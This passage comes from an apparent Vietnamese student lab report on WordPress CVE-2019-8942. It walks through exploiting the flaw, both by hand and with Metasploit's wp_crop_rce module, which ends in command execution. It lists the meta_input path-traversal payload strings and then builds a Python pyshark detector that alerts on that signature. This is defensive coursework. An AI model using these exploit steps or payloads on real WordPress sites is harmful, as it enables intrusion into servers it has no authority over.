
Vào mục **Post -> Add new** để tạo một bài viết mới. Thực hiện repeater request tại nút đăng( Publish):




Lúc này sẽ có được đường dẫn bài viết mới chứa payload.



Cuối cùng, thực hiện thay đổi giá trị ở request url bằng giá trị url post vừa tạo là **/?p=<id-number>&0=id**. Ta được kết quả id, uid, gid, groups như sau:





### 2.2.2. Tấn công sử dụng metasploit framework.

Tiến hành vào giao diện dòng lệnh của metasploit frame work **msfconsole**.


Chọn sử dụng **wp_crop_rce** tương ứng với cve 2019 - 8942 đã có sẵn trên **metasploit** bằng câu lệnh:
**use exploit/multi/http/wp_crop_rce**

Sau đó, thực hiện tùy chỉnh các tham số tương ứng.


- RHOST: địa chỉ của wordpress 4.9.8 server
- USERNAME: tên người dùng có quyền author
- PASSWORD: mật khẩu người dùng có quyền author
- RPORT: port wordpress server sử dụng. Mặc định là 80.



Tiếp sau đó, thực hiện chạy lệnh run để tiến hành khai thác:





Thực hiện khai thác với shellcode với lệnh shell là thực hiện lệnh ls để liệt kê tại thư mục gốc.





Như vậy, quá trình tấn công đã thành công.

# CHƯƠNG 3 PHÂN TÍCH DỮ LIỆU PHÁT SINH TỪ TẤN CÔNG

Dữ liệu thu thập được từ wireshark trong quá trình tấn công:




Các request có chứa http payload chứa signature như sau:





Các dữ liệu được định hình là signature của cuộc tấn công đều nằm trong phần http data của các gói tin ở http layer.
Các giá trị này thường được đi sau cụm: **&meta_input[**

# CHƯƠNG 4 XÁC ĐỊNH DẤU HIỆU

Các payload sử dụng trong CVE:

```
- &meta_input[_wp_attached_file]=2023/10/root.png#/root.png
- &meta_input[_wp_attached_file]=2023/10/root.png#../../root.png
- &meta_input[_wp_attached_file]=2023/10/root.png#/../../../../themes/twentyseventeen/root.png
- &meta_input[_wp_page_template]=root-<'somehex'>.png
```

Thường được them vào cuối các request và đều có một đoạn giống nhau là **&meta_input[_wp_attached_file]=** .

Qua đó xác định rằng đoạn mã này chứa trong request là signature để xác định tín hiệu tấn công CVE 2019-8942.

# CHƯƠNG 5 LẬP TRÌNH CÀI ĐẶT ỨNG DỤNG PHÁT HIỆN

Các gói tin được ghi lại với các thông tin cụ thể, trong đó có packet data:

```
def get_packet_details(packet):
    try:
        protocol = packet.highest_layer
        source_address = packet.ip.src
        source_port = packet[packet.transport_layer].srcport
        destination_address = packet.ip.dst
        destination_port = packet[packet.transport_layer].dstport
        packet_time = packet.sniff_time
        packet_data = str(get_http_payload(packet))
        f = open('traffic.csv', 'a')
        writer = csv.writer(f, delimiter=',',lineterminator='\n')
        row = [protocol, source_address, source_port, destination_address, destination_port, packet_time, packet_data]
        writer.writerow(row)
        return {
            "protocol":protocol,
            "source_address":source_address,
            "source_port":source_port,
            "destination_address":destination_address,
            "destination_port":destination_port,
            "packet_time":packet_time,
            "packet_data":packet_data
        }
    except Exception:
        print(Exception)
```

packet_data được giải mã thông qua hàm sau:

```
def get_http_payload(packet):
    if 'tcp' in packet:
        if 'tcp.payload' in packet.tcp._all_fields:
            a=str(packet.tcp.payload)
            tcpPayload = a.replace(':','')
            data = bytes.fromhex(tcpPayload)
            return data.decode('utf-8', 'replace').encode('cp850','replace').decode('cp850')\
                .replace('\n','').replace('\t','')\
                .replace('\r','').replace('\\x', '')\
                .replace(',', '|')
    return ''
```

Tín hiệu tấn công meta_input được xác định có hay không trong tệp packet_data:


```
def is_attack_packet(packet):
    if packet['packet_data'] is None:
        return False
    data = str(packet['packet_data'])
    if "&meta_input%5b_wp_" in data:
        return True
    return False
```

Khi đó, trong quá trình bắt gói, nếu gói tin vi phạm tín hiệu thì thực hiện ghi cảnh báo ra màn hình console và ghi vào file log.txt cụ thể.

```python
def capture_live_packets(network_interface):
    capture = pyshark.LiveCapture(interface=network_interface)
    for raw_packet in capture.sniff_continuously():
        if "HTTP" in raw_packet:
            p = get_packet_details(raw_packet)
            if is_attack_packet(p):
                current_timestamp = datetime.now().strftime('%Y-%m-%d %H:%M:%S')
                warnning_msg = current_timestamp +" [Warning: Found malicious traffic signature based detection CVE 2019-8942] \
                from IP:"+p['source_address']+" to IP:"+p['destination_address']
                logging.warning(warnning_msg)
                with open('log.txt', 'a') as logfile:
                    logfile.write(warnning_msg)
                    logfile.write("\n")
```

Khi quá trình tấn công được thực hiện màn hình console sẽ thể hiện như sau:

- Thông tin cuộc tấn công thể hiện ở console Code OSS và ghi vào tệp log.txt



# CHƯƠNG 6 TỔNG KẾT

## 1. Đánh giá

Phần lý thuyết đưa ra được cơ sở của lỗ hổng, công cụ tấn công và phòng thủ.

Phần thực hành đã thiết lập được môi trường đúng như đề bài được giao, đã sử dụng công cụ tấn công thủ công và metasploit framework tấn công đến máy nạn nhân.

Tuy nhiên, phần mã nguồn của công cụ giám sát và phát hiện tấn công nên đọc tín hiệu tấn công dưới dạng byte, để phân tích dưới dạng hexa thì kết luận được chính xác hơn, Vì vậy, đây cũng là thách thức với các nghiên cứu lab khác cùng đề tài CVE 2019-8942 trong tương lai.

## 2. Kết luận

Qua việc tiếp thu các kiến thức trong môn học Chuyên đề An Ninh Mạng, quá trình nghiên cứu và tìm hiểu đề tài tiểu luận cuối kỳ, sinh viên nghiên cứu đã rút ra được nhiều bài học, kinh nghiệm và kiến thức quý báu trong việc sử dụng mã nguồn Python và các thư viện liên quan để thao tác gói tin, giám sát mạng, đảm bảo an toàn thông tin.

# TÀI LIỆU THAM KHẢO

**Danh mục các website tham khảo:**

1. **TS. Nguyễn Việt Hùng**, **Hoàng Quốc Trọng** – Học viện Kỹ thuật Quân Sự https://m.antoanthongtin.vn/gp-atm/ky-thuat-moi-de-khai-thac-lo-hong-thuc-thi-ma-tu-xa-cve-2019-8942-106962, Ban cơ yếu Chính phủ An Toàn Thông Tin www.antoanthongtin.vn, đăng tải lúc 9h00 ngày 01/04/2021, truy cập ngày 18/10/2023.
2. **tuannq2299**, https://github.com/tuannq2299/CVE-2019-8942, GitHub, đăng ngày 31/05/2022, truy cập ngày 18/10/2023.
3. **Synacktiv,** https://github.com/synacktiv/CVE-2019-8942/tree/master , GitHub, đăng tải ngày 02/05/2019, truy cập ngày 18/10/2023.